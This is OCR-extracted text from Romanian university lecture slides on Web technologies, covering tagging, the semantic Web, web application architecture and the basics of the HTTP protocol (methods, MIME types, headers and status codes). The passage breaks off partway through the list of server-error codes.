
mediatizare (*syndication*)
filtrare colaborativă pe baza *tagging*-ului
spații de lucru virtuale
divertisment social

social (game) computing

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



tagging-ul reprezintă o modalitate particulară de adnotare a resurselor electronice – *digital content annotation*



tag = (meta)dată simplă – termen arbitrar ales – asociată extern unui obiect (unei resurse)

cu scopul de a identifica, sorta, agrega etc. acea resursă

stackoverflow Questions Tags Tour Users Ask Question

Tagged Questions

newest frequent votes active unanswered

0 votes
3 answers
30 views

Webservice or Webapp?

i have already made a RESTFul web service using Spring to be consumed by various mobile clients. Now if in future I need to make a web-portal to implement the same functionalities, which will be a ...

java spring web-services rest web-applications

modified 3 hours ago
Sachin Bhosale
1 ●2

0 votes
2 answers
385 views

Review Aggregate Google Rich Snippet - Error with review count

I have successfully implemented Google Rich Snippets on my web pages. But when I tried to use review aggregate Snippets, it gives me the below error: "If count is specified in review aggregate, page ...

php web-services web-applications web seo

modified Jan 31 at 2:27
Rufyan
13 ●3

2 votes
1 answer
297 views

JAX-RS: getClasses vs getSingletons

I'm using JAX-RS (Jersey implementation) to build a web service. The entry point to the web application is a class that extends Application and overrides the getClasses method. I understand that ...

web-services web-applications jersey jax-rs

modified Jan 23 at 9:32
Pavel Bucek
2,077 ●5 ●18

1 vote
0 answers

web application verify user from one source to another source

I'm developing a web application with php which is install on user hosting but i want to know how i verify the user from my database like a user show a forum where he put his email address and ...

mysql web-services web-applications web website

modified Jan 21 at 20:25

460
questions tagged

web-applications web-services

Related Tags

java × 73
asp.net × 48
c# × 36
rest × 30
php × 29
javascript × 25
web × 25
api × 21
python × 20
.net × 17

more related tags

Hot Network Questions

What are the differences between psuedorandom and truly random numbers and why is it important?

Web semantic (***Web of Data***)

modelarea cunoștințelor
pentru a fi „înțelese” de calculatoare

date ▸ informații ▸ cunoștințe

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

Google pink floyd the division bell Sabin Buraga

Web Images Videos More Search tools

People also search for

A Saucerful of Secrets
1968, Pink Floyd

Obscured by Clouds
1972, Pink Floyd

Pulse
1995, Pink Floyd

Sgt. Pepper's Lonely Hearts Cl...
1967, The Beatles

Delicate Sound of Thunder
1988, Pink Floyd

Abbey Road
1969, The Beatles

Shine On
1992, Pink Floyd

More
1969, Pink Floyd

Oh, by the Way
2007, Pink Floyd

The Division Bell - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/The_**Division_Bell**
The Division Bell is the fourteenth and final studio album by English progressive rock group **Pink Floyd**. It was released in the UK by EMI Records on 28 March ...
Pulse - Shine On - High Hopes - Astoria (recording studio)

The Division Bell - Pink Floyd | Songs, Reviews, Credits, Awards ...
www.allmusic.com/album/the-**division-bell**-mw0000113053
Find album reviews, stream songs, credits and award information for **The Division Bell - Pink Floyd** on AllMusic - 1994 - The second post-Roger Waters Pink ...

Sabin Buraga @busaco4web · 29s
Hi @seevl, play something like Aphrodite's Child.
Expand Reply Favorite More


seevl @seevl · 26s
OK @busaco4web here's Vangelis youtube.com/watch?v=XB19PH...

YouTube

Care-i arhitectura unei aplicații Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Arhitectura generică a unei aplicații Web



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Aplicație Web = Interfață + Conținut (Date) + Program

Aplicație Web = Interfață + Conținut (Date) + Program

mitul 1: cea mai importantă este interfața

mitul 2: cel mai important este programul

mitul 3: cele mai importante sunt datele

standarde deschise: HTML, CSS, Ajax, SVG, WebGL,…

Aplicație Web = Interfață + Conținut (Date) + Program

mitul 1: cea mai importantă este interfața

mitul 2: cel mai important este programul

mitul 3: cele mai importante sunt datele

server: C#, Java, JavaScript, PHP, Ruby,…; client: JavaScript

Aplicație Web = Interfață + Conținut (Date) + Program

mitul 1: cea mai importantă este interfața
mitul 2: cel mai important este programul
mitul 3: cele mai importante sunt datele

relaționale (SQL), grafuri (NoSQL), JSON, XML, RDF


Aplicație Web = Interfață + Conținut (Date) + Program

mitul 1: cea mai importantă este interfața
mitul 2: cel mai important este programul
mitul 3: cele mai importante sunt datele

fapt: **sunt importante toate!**

rezumat

terminologie, modelul client/server, hipertextul, URI, sit *vs.* aplicație, tipuri de aplicații Web




episodul viitor: **programare Web**

protocolul **HTTP**

Tehnologii Web

programare Web (I)



protocolul HTTP
cookie-uri și sesiuni

“Orice intrare trebuie plătită.”

Mihai Giugariu

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ce este Web-ul?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Web-ul = spațiu informațional compus din elemente de interes, numite resurse, desemnate de identificatori globali – URI/IRI

Web-ul = spațiu informațional compus
din elemente de interes, numite resurse,
desemnate de identificatori globali – URI/IRI

detalii la **www.w3.org/TR/webarch/**
recomandare W3C, 2004

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

resurse Web

Aspecte de interes

identificarea

interacțiunea

reprezentarea prin formate de date

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

resurse Web

Aspecte de interes

identificarea

URI/IRI

protocol: HTTP

interacțiunea

reprezentarea prin formate de date

limbaj(e) de marcare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum are loc interacțiunea dintre client(i) și server(e) Web?

HTTP

HyperText Transfer Protocol

bazat pe TCP/IP

http://www.w3.org/Protocols/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP

situat la nivelul aplicație

transfer de hipertext/hipermedia
(HTTP – *HyperText Transfer Protocol*)

transport fiabil via *socket*-uri
(TCP – *Transmission Control Protocol*)

interconectare & dirijare
(IP – *Internet Protocol*)

controlul accesului la mediul de transmitere a datelor (MAC – *Medium Access Control*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP

HyperText Transfer Protocol

protocol fiabil, de tip cerere/răspuns

port standard de acces: **80**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP

HyperText Transfer Protocol

HTTP/0.9, HTTP/1.0
în trecut

HTTP/1.1 standardizat în 1999: RFC 2616
din iunie 2014, e definit de RFC 7230—7235

HTTP/2
în viitorul apropiat – **http://http2.github.io/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: arhitectura

Server Web

daemon – „spirit protector”

Client Web

navigator (*browser*), robot (*crawler*), *player*,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: arhitectura

Server Web

Apache, Internet Information Services, Lighttpd, Nginx,...

Client Web

Mosaic ▸ Netscape ▸ Mozilla ▸ Firefox,

Internet Explorer, Chromium, wget, iTunes, Echofon etc.


detalii în prezentarea „Arhitectura navigatorului Web”:

www.slideshare.net/busaco/web02-arhitectura-browserweb-43733189

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP

Cererea și răspunsul
accesarea – eventual, modificarea – reprezentării resursei via URI-ul asociat



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Mesaj

unitatea de bază a unei comunicații HTTP
(cerere sau răspuns)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Intermediar

proxy
poartă
tunel


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Proxy

localizat în proximitatea clientului/serverului

are rol atât de server, cât și de client



Dr. Sabin Buraga ▸ www.purl.org/net/busaco

avansat

HTTP: termeni

Proxy

forward proxy

intermediar pentru clienții din vecinătate


reverse proxy

intermediar pentru serverele din vecinătate

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Poartă (***gateway***)
intermediar care ascunde serverul țintă,
clientul neștiind aceasta



Dr. Sabin Buraga ▸ www.purl.org/net/busaco

HTTP: termeni

Tunel

rol de retransmitere – eventual, criptată – a mesajului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Tunel

rol de retransmitere – eventual, criptată –
a mesajului

context: protocolul HTTPS – asigură comunicații „sigure”
HTTP via TLS (*Transport Layer Security*):
autentificare pe baza certificatelor digitale
+ criptare bidirecțională

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Cache

zonă locală de stocare – în memorie, pe disc –
a mesajelor (datelor) la nivel de server/client

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: termeni

Cache

zonă locală de stocare – în memorie, pe disc – a mesajelor (datelor) la nivel de server/client

context: asigurarea performanței aplicațiilor Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: mesaje

Mesaj HTTP = **antet** + **corp**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: mesaje

Antet

include o mulțime de câmpuri

Message-header ::= **field-name** ":" [**field-value**] **CRLF**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: mesaje

Cerere HTTP

Request ::= **Method Request-URI ProtocolVersion CRLF**
[Message-header] [CRLF MIME-data]

GET /~busaco/teach/courses/web/ HTTP/1.1 CRLF
Host: profs.info.uaic.ro

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: mesaje

Răspuns HTTP

Status-line ::= **HTTP-vers Digit Digit Digit Reason CRLF Content**

HTTP/1.1 200 OK CRLF …

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

GET

cerere – efectuată de un client – pentru accesul la reprezentarea unei resurse

document HTML, foaie de stiluri CSS,
imagine în format PNG, ilustrație vectorială SVG,
program JavaScript, flux de știri Atom (XML),
prezentare PDF, date în format JSON,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

HEAD

similară cu GET, dar în mod uzual
se doresc doar meta-date

e.g., tipul MIME al resursei, ultima actualizare,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

PUT

actualizează o reprezentare de resursă sau eventual creează o resursă la nivel de server Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

POST

creează o resursă, trimitând uzual entități (date, acțiuni) spre server

e.g., datele dintr-un formular Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

DELETE

șterge o resursă – reprezentarea ei – de pe server

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

Remarcă

uzual, *browser*-ul Web permite doar folosirea metodelor GET și POST

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: metode

O metodă e considerată sigură (*safe*)
dacă nu conduce la modificarea stării serverului

GET și HEAD sunt *safe*

POST, PUT și DELETE nu sunt *safe*

HTTP: metode

O metoda e considerată idempotentă în cazul în care cereri identice vor conduce la returnarea aceluiași răspuns (aceeași reprezentare)

GET, PUT și DELETE sunt idempotente

POST nu este idempotentă

HTTP: reprezentări ale resursei

Codificarea setului de caractere (*encoding*)

ISO-8859-1
ISO-8859-2
KOI8-R
ISO-2022-JP
UTF-8
UTF-16 Little Endian
...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: reprezentări ale resursei

Codificarea mesajelor

comprimare, asigurarea identității
și/sau integrității

uzual: gzip

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: reprezentări ale resursei

Formatul reprezentării

text

HTML, CSS, text obișnuit, cod JavaScript, document XML

sau

binar

imagini (JPEG, PNG), documente PDF, resurse multimedia

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: reprezentări ale resursei

Tipul conținutului resursei

MIME type

http://www.iana.org/assignments/media-types/media-types.xhtml

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Content-Type

permite transferul datelor de orice tip

Content-Type: tip/subtip

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Content-Type

specificat prin MIME
(*Multipurpose Internet Mail Extensions*)

desemnează un set de **tipuri primare de conținut**
+ **sub-tipuri** adiționale

inițial, utilizat în contextul poștei electronice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

text desemnează formate textuale

text/plain – fișier text neformatat
text/html – document HTML
text/css – foaie de stiluri CSS

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

image specifică formate grafice

image/gif – imagini GIF (*Graphics Interchange Format*)
image/jpeg – fotografii JPEG (*Joint Picture Experts Group*)
image/png – imagini PNG (*Portable Network Graphics*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

audio desemnează conținuturi sonore

audio/mpeg – resursă codificată în format MP3
specificația privitoare la date audio a standardului MPEG
(*Motion Picture Experts Group*)

audio/ac3 – resursă compresată conform standardului AC-3

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

video definește conținuturi video: animații, filme

video/h264 – resursă în format H.264

video/ogg – conținut codificat în formatul deschis OGG

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

application desemnează formate
care vor putea fi procesate de aplicații
disponibile la nivel de client

application/javascript – program JavaScript
application/json – date JSON (*JavaScript Object Notation*)
application/octet-stream – șir arbitrar de octeți

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Tipuri MIME principale

multipart utilizat la transferul datelor compuse

multipart/mixed – conținut mixt
multipart/alternative – conținuturi alternative

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Location

Location ":" "http://" authority [":" port] [abs_path]

redirectează clientul spre o altă reprezentare a resursei (*HTTP redirect*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Location

Location ":" "http://" authority [":" port] [abs_path]

Location: http://www.infoiasi.ro:8080/s-a_mutat.html

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Referer

desemnează URI-ul resursei Web
care a referit resursa curentă

folosit pentru a determina de unde provin
accesările unui document dat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Host

specifică adresa – IP sau simbolică – a mașinii de pe care se solicită accesul la o resursă

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: câmpuri (atribute)

Sunt definite și altele, vizând:

conținutul acceptat (*content negotiation*) – *e.g.*, Accept
autentificare & autorizare – WWW-Authenticate Authorization
acces condiționat la resurse – If-Match, If-Modified-Since,...
cache-ul – Cache-Control, Expires, ETag etc.
proxy-ul – Proxy-Authenticate, Proxy-Authorization, Via
...și altele

www.iana.org/assignments/message-headers/message-headers.xhtml

HTTP: starea

Coduri de **informare** (1xx)

100 Continue
101 Switching Protocols

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: starea

Coduri de **succes** (2xx)

200 Ok
201 Created
202 Accepted
204 No Content
206 Partial Content

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: starea

Coduri de **redirectare** (3xx)

300 Multiple Choices
301 Moved Permanently
303 See Other
304 Not Modified
305 Use Proxy

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: starea

Coduri de **eroare la nivel de client** (4xx)

400 Bad Request

403 Forbidden

404 Not Found

405 Method Not Allowed

408 Request Timeout

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

HTTP: starea

Coduri de **eroare la nivel de server** (5xx)

500 Internal Server Error

501 Not Implemented

